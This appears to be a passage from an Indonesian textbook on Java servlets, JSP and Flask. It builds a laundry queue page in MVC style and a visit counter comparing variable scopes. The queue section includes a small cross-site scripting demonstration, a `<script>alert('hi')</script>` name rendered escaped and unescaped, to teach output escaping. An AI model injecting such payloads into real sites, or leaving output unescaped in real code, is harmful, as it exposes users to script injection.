Kode 8.40 `QueueServlet.java`: *controller*-nya. Ia tidak menulis HTML: ia mengisi *request scope* lalu meneruskan.

```
// QueueServlet.java - Soal 8.11: controller. Ia membaca basis data, menaruh model di
// request scope, dan meneruskan ke view, /WEB-INF/queue.jsp. Ia sendiri tidak menulis
HTML.
package laundry;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;

import java.io.IOException;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

@WebServlet("/queue")
public class QueueServlet extends HttpServlet {
    static final String SQL = """
            SELECT b.id, b.status, b.rack, c.name, s.description, b.unit
              FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
             WHERE b.Outlet_id = ? AND b.status IN ('queued', 'finished')
             ORDER BY b.status <> 'finished', b.arrived""";

    private String dbPath() {
        String p = getServletContext().getInitParameter("laundryDb");     // dari web.xml,
bila diisi
        return p != null ? p : System.getenv().getOrDefault("LAUNDRY_DB", "laundry.db");
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
ServletException, IOException {
        String outlet = req.getParameter("outlet") == null ? "O01" :
req.getParameter("outlet");
        List<QueueItem> items = new ArrayList<>();
        String outletName;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + dbPath())) {
            try (PreparedStatement st = c.prepareStatement("SELECT name FROM Outlet WHERE
id = ?")) {
                st.setString(1, outlet);
                ResultSet rs = st.executeQuery();
                if (!rs.next()) {
                    resp.sendError(HttpServletResponse.SC_NOT_FOUND, "No outlet " +
outlet);
                    return;
                }
                outletName = rs.getString(1);
            }
            try (PreparedStatement st = c.prepareStatement(SQL)) {
                st.setString(1, outlet);
                ResultSet rs = st.executeQuery();
```

Kode 8.40 (Lanjutan) *QueueServlet.java: controller-nya. Ia tidak menulis HTML: ia mengisi request scope lalu meneruskan.*

```
                while (rs.next()) {
                    items.add(new QueueItem(rs.getString(1), rs.getString(2),
rs.getString(3),
                              rs.getString(4), rs.getString(5), rs.getInt(6)));
                }
            }
        } catch (SQLException e) {
            throw new ServletException(e);
        }
        req.setAttribute("outlet", outlet);                // model, di request scope
        req.setAttribute("outletName", outletName);
        req.setAttribute("items", items);
        req.getRequestDispatcher("/WEB-INF/queue.jsp").forward(req, resp);
    }
}
```

Kode 8.41 `queue.jsp`: *view*-nya. Expression Language untuk membaca, JSTL untuk mengulang, `c:out` untuk meloloskan.

```
<%-- queue.jsp - Soal 8.11: view. Ia hanya menampilkan apa yang ditaruh QueueServlet di
request scope. --%>
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue <c:out value="${outlet}"/></title></head>
<body>
<h1>Queue at <c:out value="${outletName}"/></h1>
<p>${items.size()} bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
  <c:forEach var="b" items="${items}">
  <tr>
    <td><c:out value="${b.id}"/></td>
    <td><c:out value="${b.status}"/></td>
    <td><c:out value="${b.rack}"/></td>
    <td><c:out value="${b.customer}"/></td>   <%-- c:out meloloskan < > & ' " --%>
    <td><c:out value="${b.service}"/></td>
    <td>${b.unit}</td>
  </tr>
  </c:forEach>
</table>
</body>
</html>
```

Kode 8.42 `web.xml`: satu parameter konteks, yaitu *path* berkas basis data.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- web.xml - Soal 8.11 dan 8.12: memberi tahu servlet letak basis data. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee" version="6.0">
  <context-param>
    <param-name>laundryDb</param-name>
    <param-value>C:/laundry/laundry.db</param-value>   <!-- ganti dengan path Anda sendiri
-->
  </context-param>
</web-app>
```

Menjalankannya. Pada kontainer sungguhan, langkah-langkah Bab 7 berlaku: kompilasi kedua kelas terhadap *jar* servlet API ke `WEB-INF/classes`, salin `sqlite-jdbc-3.53.2.0.jar` dan dua *jar* JSTL 3.0 (API-nya, `jakarta.servlet.jsp.jstl-api`, dan sebuah implementasi seperti

`org.glassfish.web:jakarta.servlet.jsp.jstl`) ke `WEB-INF/lib`, lalu salin seluruh folder `web` ke folder `webapps` milik Tomcat dengan nama `laundry` [17], [18]. Tidak ada kontainer yang dapat dipasang pada mesin yang dipakai untuk bab ini, sehingga kedua kelas *servlet* dikompilasi terhadap `jakarta.servlet-api-6.0.0.jar` resmi, lalu *dijalankan* di dalam **Kode 8.43**, kontainer pengganti sekitar seratus baris yang memalsukan *request*, *response*, sesi, dan konteks dengan `java.lang.reflect.Proxy`. Ia memanggil *servlet* persis seperti yang dilakukan kontainer (`init` sekali, lalu `service` untuk setiap permintaan), dan di tempat kontainer akan menjalankan halaman JSP, ia mencetak model yang akan diterima halaman itu.

Kode 8.43 `StubContainer.java`: sekadar cukup dari sebuah kontainer *servlet* untuk menjalankan dua *servlet* dalam subbab ini.

```
// StubContainer.java - Soal 8.11 dan 8.12: pengganti Tomcat yang sangat kecil, agar kedua
// servlet dapat DIJALANKAN di sini tanpa kontainer. Ia memalsukan secukupnya Servlet API
// (request, response, session, context, dispatcher) dengan java.lang.reflect.Proxy.
// Ia tidak dapat menjalankan halaman JSP: forward dilaporkan, beserta model yang akan
diterima halaman itu.
import jakarta.servlet.*;
import jakarta.servlet.http.*;

import java.io.PrintWriter;
import java.io.StringWriter;
import java.lang.reflect.Proxy;
import java.util.*;

public class StubContainer {
    static final Map<String, Object> APP = new HashMap<>();                    //
application scope
    static final Map<String, Map<String, Object>> SESSIONS = new HashMap<>();  // peramban
-> session scope

    /** Membuat objek bertipe antarmuka t yang metodenya dijawab oleh handler. */
    @SuppressWarnings("unchecked")
    static <T> T fake(Class<T> t, java.util.function.BiFunction<String, Object[], Object>
h) {
        return (T) Proxy.newProxyInstance(t.getClassLoader(), new Class<?>[] {t}, (p, m, a)
-> {
            Object r = h.apply(m.getName(), a == null ? new Object[0] : a);
            if (r == null && m.getReturnType() == boolean.class) return false;
            if (r == null && m.getReturnType() == int.class) return 0;
            if (r == null && m.getReturnType() == long.class) return 0L;
            return r;
        });
    }

    static ServletContext context() {
        return fake(ServletContext.class, (name, a) -> switch (name) {
            case "getAttribute" -> APP.get((String) a[0]);
            case "setAttribute" -> APP.put((String) a[0], a[1]);
            default -> null;                                    // tanpa parameter init, dan
seterusnya
        });
    }

    static HttpSession session(String browser) {
        Map<String, Object> s = SESSIONS.computeIfAbsent(browser, k -> new HashMap<>());
        return fake(HttpSession.class, (name, a) -> switch (name) {
            case "getAttribute" -> s.get((String) a[0]);
            case "setAttribute" -> s.put((String) a[0], a[1]);
            default -> null;
        });
    }
```

Kode 8.43 (Lanjutan) *StubContainer.java: sekadar cukup dari sebuah kontainer servlet untuk menjalankan dua servlet dalam subbab ini.*

```
    /** Menyalakan servlet seperti kontainer: init(config) tepat sekali. */
    static void start(HttpServlet servlet) throws ServletException {
        ServletContext ctx = context();
        servlet.init(fake(ServletConfig.class, (name, a) ->
name.equals("getServletContext") ? ctx : null));
    }

    /** Mengirim satu permintaan GET dari satu peramban dan mencetak apa yang dilakukan
servlet. */
    static void get(HttpServlet servlet, String browser, Map<String, String> params) throws
Exception {
        Map<String, Object> attrs = new LinkedHashMap<>();                    // request
scope
        StringWriter body = new StringWriter();
        PrintWriter out = new PrintWriter(body);
        HttpServletRequest req = fake(HttpServletRequest.class, (name, a) -> switch (name)
{
            case "getMethod" -> "GET";
            case "getProtocol" -> "HTTP/1.1";
            case "getParameter" -> params.get((String) a[0]);
            case "getAttribute" -> attrs.get((String) a[0]);
            case "setAttribute" -> attrs.put((String) a[0], a[1]);
            case "getSession" -> session(browser);
            case "getRequestDispatcher" -> fake(RequestDispatcher.class, (n2, a2) -> {
                if (n2.equals("forward")) {
                    System.out.println("  forward to " + a[0] + " with request
attributes:");
                    attrs.forEach((k, v) -> {
                        System.out.println("    " + k + " = " + (v instanceof List<?> l ?
l.size() + " items:" : v));
                        if (v instanceof List<?> l) l.forEach(item -> System.out.println("
" + item));
                    });
                }
                return null;
            });
            default -> null;
        });
        HttpServletResponse resp = fake(HttpServletResponse.class, (name, a) -> switch
(name) {
            case "getWriter" -> out;
            case "sendError" -> {
                System.out.println("  sendError " + a[0] + ": " + a[1]);
                yield null;
            }
            default -> null;
        });
        System.out.println(browser + ": GET " + params);
        servlet.service(req, resp);                                           // yang
dipanggil kontainer
        out.flush();
        if (!body.toString().isEmpty()) System.out.print("  " + body);
    }
```

Kode 8.43 (Lanjutan) *StubContainer.java: sekadar cukup dari sebuah kontainer servlet untuk menjalankan dua servlet dalam subbab ini.*

```
    public static void main(String[] args) throws Exception {
        if (args.length > 0 && args[0].equals("queue")) {                    // Soal 8.11
            laundry.QueueServlet q = new laundry.QueueServlet();
            start(q);
            get(q, "browser A", Map.of("outlet", "O03"));
            get(q, "browser A", Map.of("outlet", "O09"));
            q.destroy();
        } else {                                                             // Soal 8.12
            laundry.VisitServlet v = new laundry.VisitServlet();
            start(v);
            get(v, "Rina", Map.of());
            get(v, "Rina", Map.of());
            get(v, "Bayu", Map.of());
            get(v, "Rina", Map.of());
            v.destroy();
        }
    }
}
```

```
browser A: GET {outlet=O03}
  forward to /WEB-INF/queue.jsp with request attributes:
    outlet = O03
    outletName = Profitina Laundry Wiyung
    items = 10 items:
      B1097 finished C04 Rafi Susanto, Ironing only (per kg) x 3
      B1321 finished B14 Nadia Zulkarnain, Wash, dry & fold (per kg) x 6
      B1542 finished C05 Farah Putri Kusuma, Dry cleaning - dress/kebaya (per item) x 2
      B2403 finished C11 Winda Firmansyah, Wash, dry & fold (per kg) x 10
      B2938 finished A05 Syaiful Wijaya, Wash, dry & fold (per kg) x 5
      B2940 queued C06 Susanti Mahendra, Bed cover, any size (per item) x 1
      B2941 queued C18 Farah Wijaya, Wash, dry & fold (per kg) x 8
      B2944 queued A01 Nurul Suryadi, Wash, dry & fold (per kg) x 5
      B2950 queued A02 Ma'ruf Saputra, Wash, dry & fold (per kg) x 6
      B2952 queued B07 Khadijah Zulkarnain, Wash, dry & fold (per kg) x 5
browser A: GET {outlet=O09}
  sendError 404: No outlet O09
```

Baris demi baris. *Servlet* membaca parameter `outlet` dan kembali ke `O01` bila tidak ada. Ia menanyai tabel `Outlet` lebih dulu; gerai yang tidak dikenal mendapat `sendError(404, …)`, seperti diperlihatkan permintaan kedua. Kueri utamanya diurutkan menurut `b.status <> 'finished'`, perbandingan yang bernilai 0 (salah) untuk nota selesai dan 1 (benar) untuk nota antre, sehingga yang selesai muncul lebih dulu, lalu menurut waktu kedatangan. Setiap baris menjadi `QueueItem`. `${b.customer}` di halaman memanggil `getCustomer()`, itulah sebabnya *bean* memerlukan *getter* dan bukan sekadar *field*. `setAttribute` menaruh model di *request scope*, *scope* tersempit yang hidup cukup lama untuk sebuah *forward*, dan `forward` menyerahkan permintaan itu; peramban tidak pernah tahu bahwa ada sumber daya kedua yang terlibat. Di halaman, `<c:forEach>` mengulang isinya satu kali per item, dan setiap nilai teks melewati `<c:out>`, yang meloloskan lima karakter khusus HTML. Jumlahnya dicetak dengan `${b.unit}` telanjang karena bertipe `int` dan tidak mungkin memuat *markup*.

Penyelesaian Python dan Java. Di luar kontainer, pembagian menjadi *controller* dan *view* tetap merupakan bentuk yang benar. Dalam Flask (**Kode 8.44**) fungsi rute adalah *controller* dan templat Jinja adalah *view*; Jinja secara bawaan meloloskan setiap `{{ … }}`. Dalam versi Java biasa (**Kode 8.45**) satu metode menjadi *controller* dan metode lain menjadi *view*.

Kode 8.44 `p811_queue.py`: halaman antrean dengan rute Flask dan templat Jinja, beserta percobaan peloloskan.

```
# p811_queue.py - Soal 8.11 dengan Flask: rute adalah controller, templat Jinja adalah
view.
import os
import sqlite3

from flask import Flask, abort, render_template_string, request

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
app = Flask(__name__)

VIEW = """<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue {{ outlet }}</title></head>
<body>
<h1>Queue at {{ outlet_name }}</h1>
<p>{{ items|length }} bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
{% for b in items %}  <tr><td>{{ b.id }}</td><td>{{ b.status }}</td><td>{{ b.rack
}}</td><td>{{ b.name }}</td><td>{{ b.description }}</td><td>{{ b.unit }}</td></tr>
{% endfor %}</table>
</body>
</html>"""


@app.get("/queue")
def queue():                                          # controller: ambil data, lalu
serahkan
    outlet = request.args.get("outlet", "O01")
    with sqlite3.connect(DB) as conn:
        conn.row_factory = sqlite3.Row
        o = conn.execute("SELECT name FROM Outlet WHERE id = ?", (outlet,)).fetchone()
        if o is None:
            abort(404, f"No outlet {outlet}")
        items = conn.execute("""SELECT b.id, b.status, b.rack, c.name, s.description,
b.unit
                                 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                                 JOIN Service s ON s.id = b.Service_id
                                WHERE b.Outlet_id = ? AND b.status IN ('queued',
'finished')
                                ORDER BY b.status <> 'finished', b.arrived""",
(outlet,)).fetchall()
    return render_template_string(VIEW, outlet=outlet, outlet_name=o["name"], items=items)
```

Kode 8.44 (Lanjutan) *p811_queue.py: halaman antrean dengan rute Flask dan templat Jinja, beserta percobaan peloloskan.*

```
if __name__ == "__main__":
    c = app.test_client()
    print(c.get("/queue?outlet=O03").get_data(as_text=True))
    print("GET /queue?outlet=O09 ->", c.get("/queue?outlet=O09").status)
    with app.app_context():                           # kesalahan yang menggoda,
diperlihatkan pada satu nama
        name = "<script>alert('hi')</script>"
        print("escaped:", render_template_string("<td>{{ n }}</td>", n=name))
        print("|safe:  ", render_template_string("<td>{{ n|safe }}</td>", n=name))
```

Kode 8.45 `P811Queue.java`: halaman antrean di *server* JDK, dengan satu metode *controller* dan satu metode *view*.

```
// P811Queue.java - Soal 8.11 di server HTTP JDK: satu metode controller dan satu metode
view.
// Jalankan: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P811Queue   (Windows: ;
bukan :)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P811Queue {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB",
"../data/laundry.db");

    record Item(String id, String status, String rack, String name, String description, int
unit) { }

    static String h(Object s) {                          // tugas yang dikerjakan c:out di
halaman JSP
        return String.valueOf(s).replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;")
                .replace("\"", "&#34;").replace("'", "&#39;");
    }

    /** View: mengubah model menjadi HTML dan tidak melakukan apa pun selain itu. */
    static String view(String outlet, String outletName, List<Item> items) {
        StringBuilder b = new StringBuilder("<!DOCTYPE html>\n<html
lang=\"en\">\n<head><meta charset=\"utf-8\"><title>Queue "
                + h(outlet) + "</title></head>\n<body>\n<h1>Queue at " + h(outletName) +
"</h1>\n<p>" + items.size()
                + " bills are in the shop.</p>\n<table>\n
<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th>"
                + "<th>Service</th><th>Qty</th></tr>\n");
        for (Item i : items) {
            b.append("
<tr><td>").append(h(i.id())).append("</td><td>").append(h(i.status())).append("</td><td>")

.append(h(i.rack())).append("</td><td>").append(h(i.name())).append("</td><td>").append(h(i
.description()))
             .append("</td><td>").append(i.unit()).append("</td></tr>\n");
        }
        return b.append("</table>\n</body>\n</html>").toString();
    }
```

Kode 8.45 (Lanjutan) *P811Queue.java: halaman antrean di server JDK, dengan satu metode controller dan satu metode view.*

```
    /** Controller: membaca permintaan dan basis data, lalu menyerahkan model kepada view.
*/
    static void queue(HttpExchange ex) throws IOException {
        String q = ex.getRequestURI().getQuery();
        String outlet = q != null && q.startsWith("outlet=") ? q.substring(7) : "O01";
        int status = 200;
        String page;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + DB);
             PreparedStatement o = c.prepareStatement("SELECT name FROM Outlet WHERE id =
?");
             PreparedStatement st = c.prepareStatement("""
                     SELECT b.id, b.status, b.rack, c.name, s.description, b.unit
                       FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s
ON s.id = b.Service_id
                      WHERE b.Outlet_id = ? AND b.status IN ('queued', 'finished')
                      ORDER BY b.status <> 'finished', b.arrived""")) {
            o.setString(1, outlet);
            ResultSet ro = o.executeQuery();
            if (!ro.next()) {
                status = 404;
                page = "No outlet " + h(outlet);
            } else {
                st.setString(1, outlet);
                List<Item> items = new ArrayList<>();
                ResultSet rs = st.executeQuery();
                while (rs.next()) {
                    items.add(new Item(rs.getString(1), rs.getString(2), rs.getString(3),
rs.getString(4),
                              rs.getString(5), rs.getInt(6)));
                }
                page = view(outlet, ro.getString(1), items);
            }
        } catch (SQLException e) {
            status = 500;
            page = "Database error";
        }
        byte[] body = page.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(status, body.length);
        ex.getResponseBody().write(body);
        ex.close();
    }
```

Kode 8.45 (Lanjutan) *P811Queue.java: halaman antrean di server JDK, dengan satu metode controller dan satu metode view.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
        server.createContext("/queue", P811Queue::queue);
        server.start();
        String u = "http://127.0.0.1:" + server.getAddress().getPort() + "/queue?outlet=";
        HttpClient client = HttpClient.newHttpClient();
        try {
            System.out.println(client.send(HttpRequest.newBuilder(URI.create(u +
"O03")).build(),
                    HttpResponse.BodyHandlers.ofString()).body());
            System.out.println("GET /queue?outlet=O09 -> " +
client.send(HttpRequest.newBuilder(URI.create(u + "O09")).build(),
                    HttpResponse.BodyHandlers.ofString()).statusCode());
        } finally {
            server.stop(0);
        }
    }
}
```

Kedua program menghasilkan halaman yang sama, bita demi bita. Inilah hasil versi Python:

```
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue O03</title></head>
<body>
<h1>Queue at Profitina Laundry Wiyung</h1>
<p>10 bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
  <tr><td>B1097</td><td>finished</td><td>C04</td><td>Rafi Susanto</td><td>Ironing only (per
kg)</td><td>3</td></tr>
  <tr><td>B1321</td><td>finished</td><td>B14</td><td>Nadia Zulkarnain</td><td>Wash, dry
&amp; fold (per kg)</td><td>6</td></tr>
  <tr><td>B1542</td><td>finished</td><td>C05</td><td>Farah Putri Kusuma</td><td>Dry
cleaning - dress/kebaya (per item)</td><td>2</td></tr>
  <tr><td>B2403</td><td>finished</td><td>C11</td><td>Winda Firmansyah</td><td>Wash, dry
&amp; fold (per kg)</td><td>10</td></tr>
  <tr><td>B2938</td><td>finished</td><td>A05</td><td>Syaiful Wijaya</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td></tr>
  <tr><td>B2940</td><td>queued</td><td>C06</td><td>Susanti Mahendra</td><td>Bed cover, any
size (per item)</td><td>1</td></tr>
  <tr><td>B2941</td><td>queued</td><td>C18</td><td>Farah Wijaya</td><td>Wash, dry &amp;
fold (per kg)</td><td>8</td></tr>
  <tr><td>B2944</td><td>queued</td><td>A01</td><td>Nurul Suryadi</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td></tr>
  <tr><td>B2950</td><td>queued</td><td>A02</td><td>Ma&#39;ruf Saputra</td><td>Wash, dry
&amp; fold (per kg)</td><td>6</td></tr>
  <tr><td>B2952</td><td>queued</td><td>B07</td><td>Khadijah Zulkarnain</td><td>Wash, dry
&amp; fold (per kg)</td><td>5</td></tr>
</table>
</body>
</html>
GET /queue?outlet=O09 -> 404 NOT FOUND
escaped: <td>&lt;script&gt;alert(&#39;hi&#39;)&lt;/script&gt;</td>
|safe:   <td><script>alert('hi')</script></td>
```

Hasil versi Java diakhiri dengan `GET /queue?outlet=O09 -> 404` (Flask menambahkan frasa alasannya, `NOT FOUND`) dan tidak memuat percobaan peloloskan; selebihnya identik.

Penyelesaian keliru yang menggoda. Di halaman JSP, `<td>${b.customer}</td>` lebih pendek daripada `<td><c:out value="${b.customer}"/></td>` dan menampilkan nama yang sama,

sehingga menggoda. Namun Expression Language *tidak* meloloskan apa yang dicetaknya. Pada hari seorang pelanggan mendaftar dengan nama `<script>alert('hi')</script>` (dan formulir registrasi Soal 8.2 mengizinkan siapa saja mendaftar), setiap layar antrean di toko menjalankan skrip itu. Dua baris terakhir hasil Python memperlihatkan kedua sisinya: sel yang diloloskan menampilkan nama itu sebagai teks yang tidak berbahaya, sedangkan `|safe`, yang mematikan peloloskan persis seperti `${…}` telanjang, mengirim elemen `<script>` yang hidup ke peramban. Serangan ini disebut *cross-site scripting*, dan pertahanannya adalah meloloskan saat keluaran, setiap kali, seperti yang dilakukan `c:out`, bawaan Jinja, dan fungsi-fungsi `h()` dalam bab ini.

> **UJI DIRI.** Seorang rekan memindahkan kueri SQL ke halaman JSP, di dalam *scriptlet*, "karena hanya satu kueri". Sebutkan dua hal yang menjadi lebih sulit.
>
> *Jawaban.* Pengujian: kuerinya kini hanya dapat dijalankan dengan merender halaman di dalam kontainer, sedangkan di *servlet* ia dapat dijalankan oleh pengganti seperti **Kode 8.43** atau oleh uji unit. Pemakaian ulang dan perubahan: tampilan kedua untuk data yang sama (versi JSON, versi cetak) harus menyalin kueri itu, dan perubahan pada tabel harus dicari di setiap halaman. Jawaban ketiga juga benar: galat dalam kueri kini muncul sebagai galat di *servlet* hasil pembangkitan yang nomor barisnya tidak cocok dengan halaman (Bab 7).

8.7.2 Soal 8.12 — Empat tempat menyimpan sebuah bilangan

> **SOAL.** A page must show each visitor how many times *he* has visited it, and how many visits *all* visitors have made together. Write it as a servlet, explain which variables are created when, and show the result for two visitors. Give Java and Python equivalents.
>
> *Dengan kata lain:* sebuah halaman harus menunjukkan kepada setiap pengunjung berapa kali *ia* mengunjunginya, dan berapa kunjungan yang dilakukan *semua* pengunjung bersama-sama. Tulislah sebagai *servlet*, jelaskan variabel mana dibuat kapan, dan tunjukkan hasilnya untuk dua pengunjung. Berikan padanannya dalam Java dan Python.

Dengan bahasa kita sendiri. Dua pencacah dengan umur dan pemilik yang berbeda: "kunjungan Anda" milik satu pengunjung dan hidup selama sesinya; "semua kunjungan" milik aplikasi dan hidup selama aplikasi berjalan. Pertanyaannya, di bagian mana dari *servlet* masing-masing diletakkan.

Rancangan. *Servlet* menyediakan empat tempat untuk menyimpan nilai, dan **Tabel 8.5** mendaftarnya beserta umur dan siapa yang berbagi. Fakta kunci dari Bab 7 ada di baris kedua: kontainer membuat *satu* objek untuk setiap kelas *servlet* dan mengirim setiap permintaan, dari setiap pengunjung, ke objek yang sama itu, sering kali pada beberapa *thread* sekaligus.

Tabel 8.5 Empat tempat menyimpan nilai dalam *servlet*. Hanya sesi yang pribadi bagi satu pengunjung.

Tempat	Dibuat	Dimusnahkan	Dipakai bersama oleh
variabel lokal di dalam `doGet`	pada setiap permintaan	di akhir permintaan itu	tidak seorang pun
field servlet	sekali, ketika kontainer membuat *servlet*	ketika *servlet* dimusnahkan	setiap pengunjung dan setiap *thread*
atribut sesi	pada `getSession()` pertama pengunjung	saat *logout* atau habis waktu	permintaan-permintaan satu pengunjung
atribut aplikasi (konteks)	ketika diisi, biasanya di `init()`	ketika aplikasi berhenti	setiap pengunjung

Penyelesaian *servlet*. **Kode 8.46** menyimpan sebuah bilangan di keempat tempat itu dan mencetak keempatnya, agar kita dapat mengamatinya.

Kode 8.46 `VisitServlet.java`: variabel lokal, *field*, atribut sesi, dan atribut aplikasi, dicetak berdampingan.

```
// VisitServlet.java - Soal 8.12: satu objek servlet, empat tempat menyimpan bilangan, dan
// tiga metode siklus hidup yang dipanggil kontainer: init() sekali, service() per
permintaan, destroy() sekali.
package laundry;

import jakarta.servlet.ServletContext;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;

import java.io.IOException;

@WebServlet("/visits")
public class VisitServlet extends HttpServlet {
    private int fieldCount = 0;       // tempat KELIRU untuk "kunjungan Anda": objek
tunggal ini melayani semua pengunjung

    @Override
    public void init() {
        getServletContext().setAttribute("total", 0);
        System.out.println("init(): VisitServlet created");
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        int local = 0;
        local++;                                        // variabel lokal lahir dan mati
per permintaan
        synchronized (this) {
            fieldCount++;                               // dipakai bersama semua
pengunjung (dan semua thread)
        }
        HttpSession session = req.getSession();         // hanya pengunjung ini
        Integer mine = (Integer) session.getAttribute("mine");
        mine = (mine == null) ? 1 : mine + 1;
        session.setAttribute("mine", mine);
        ServletContext app = getServletContext();       // seluruh aplikasi
        int total;
        synchronized (app) {
            total = (Integer) app.getAttribute("total") + 1;
            app.setAttribute("total", total);
        }
        resp.setContentType("text/plain; charset=UTF-8");
        resp.getWriter().printf("local=%d field=%d session=%d application=%d%n", local,
fieldCount, mine, total);
    }
```

Kode 8.46 (Lanjutan) *VisitServlet.java: variabel lokal, field, atribut sesi, dan atribut aplikasi, dicetak berdampingan.*

```
    @Override
    public void destroy() {
        System.out.println("destroy(): VisitServlet removed after " + fieldCount + "
requests");
    }
}
```

Dijalankan di kontainer pengganti **Kode 8.43**, dengan Rina berkunjung dua kali, lalu Bayu sekali, lalu Rina lagi:

```
init(): VisitServlet created
Rina: GET {}
  local=1 field=1 session=1 application=1
Rina: GET {}
  local=1 field=2 session=2 application=2
Bayu: GET {}
  local=1 field=3 session=1 application=3
Rina: GET {}
  local=1 field=4 session=3 application=4
destroy(): VisitServlet removed after 4 requests
```

Baris demi baris. `init()` berjalan sekali, sebelum permintaan pertama, dan `destroy()` sekali, di akhir; `service` (yang memanggil `doGet`) berjalan empat kali. Variabel lokal selalu bernilai 1: ia lahir dan mati bersama setiap permintaan. *Field* menghitung setiap permintaan dari siapa pun, 1, 2, 3, 4, demikian pula atribut aplikasi. Atribut sesi adalah satu-satunya yang menjawab "kunjungan Anda": Rina melihat 1, 2, lalu 3, sedangkan Bayu melihat 1. Kedua pencacah bersama diperbarui di dalam blok `synchronized`, sebab dua permintaan pada dua *thread* bisa saja membaca nilai lama yang sama, sama-sama menambah satu, dan kehilangan satu kunjungan. Atribut aplikasi diisi 0 di `init()`, agar `doGet` selalu dapat membacanya.

Penyelesaian Python dan Java. **Kode 8.47** menyimpan "kunjungan Anda" di sesi Flask dan "semua kunjungan" di variabel modul yang dijaga kunci (*lock*); **Kode 8.48** menyimpannya di peta sesi dan sebuah `AtomicInteger`. Masing-masing menyimulasikan dua pengunjung dengan dua klien yang menyimpan *cookie* terpisah, dan keduanya mencetak:

Kode 8.47 `p812_visits.py`: hitungan per pengunjung dan per aplikasi dalam Flask.

```python
# p812_visits.py - Soal 8.12 dengan Flask: "kunjungan Anda" di sesi, "semua kunjungan" di
aplikasi.
import os
import threading

from flask import Flask, session

app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or os.urandom(32)
all_visits = 0                                          # satu bilangan untuk seluruh
aplikasi
lock = threading.Lock()                                 # server sungguhan menjalankan
permintaan secara paralel


@app.get("/visits")
def visits():
    global all_visits
    session["mine"] = session.get("mine", 0) + 1        # hanya pengunjung ini (cookie
bertanda tangan)
    with lock:
        all_visits += 1
        total = all_visits
    return f"your visits={session['mine']}, all visits={total}"


if __name__ == "__main__":
    browsers = {"Rina": app.test_client(), "Bayu": app.test_client()}   # masing-masing
menyimpan cookie-nya sendiri
    for who in ("Rina", "Rina", "Bayu", "Rina"):
        print(f"{who}: {browsers[who].get('/visits').get_data(as_text=True)}")
```

Kode 8.48 `P812Visits.java`: hitungan yang sama di *server* JDK, dengan dua klien yang menyimpan *cookie*.

```
// P812Visits.java - Soal 8.12 di server HTTP JDK: hitungan per pengunjung dan per
aplikasi.
// Jalankan: java P812Visits
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.CookieManager;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.Map;
import java.util.UUID;
import java.util.concurrent.ConcurrentHashMap;
import java.util.concurrent.atomic.AtomicInteger;

public class P812Visits {
    static final AtomicInteger ALL = new AtomicInteger();                    //
application scope
    static final Map<String, AtomicInteger> MINE = new ConcurrentHashMap<>(); // id sesi ->
hitungan

    static void visits(HttpExchange ex) throws IOException {
        String cookie = ex.getRequestHeaders().getFirst("Cookie");
        String sid = cookie != null && cookie.startsWith("SID=") ? cookie.substring(4) :
null;
        if (sid == null || !MINE.containsKey(sid)) {                         // pengunjung
baru: sesi baru
            sid = UUID.randomUUID().toString();
            MINE.put(sid, new AtomicInteger());
            ex.getResponseHeaders().add("Set-Cookie", "SID=" + sid + "; Path=/; HttpOnly");
        }
        String text = "your visits=" + MINE.get(sid).incrementAndGet() + ", all visits=" +
ALL.incrementAndGet();
        byte[] b = text.getBytes(StandardCharsets.UTF_8);
        ex.sendResponseHeaders(200, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }
```

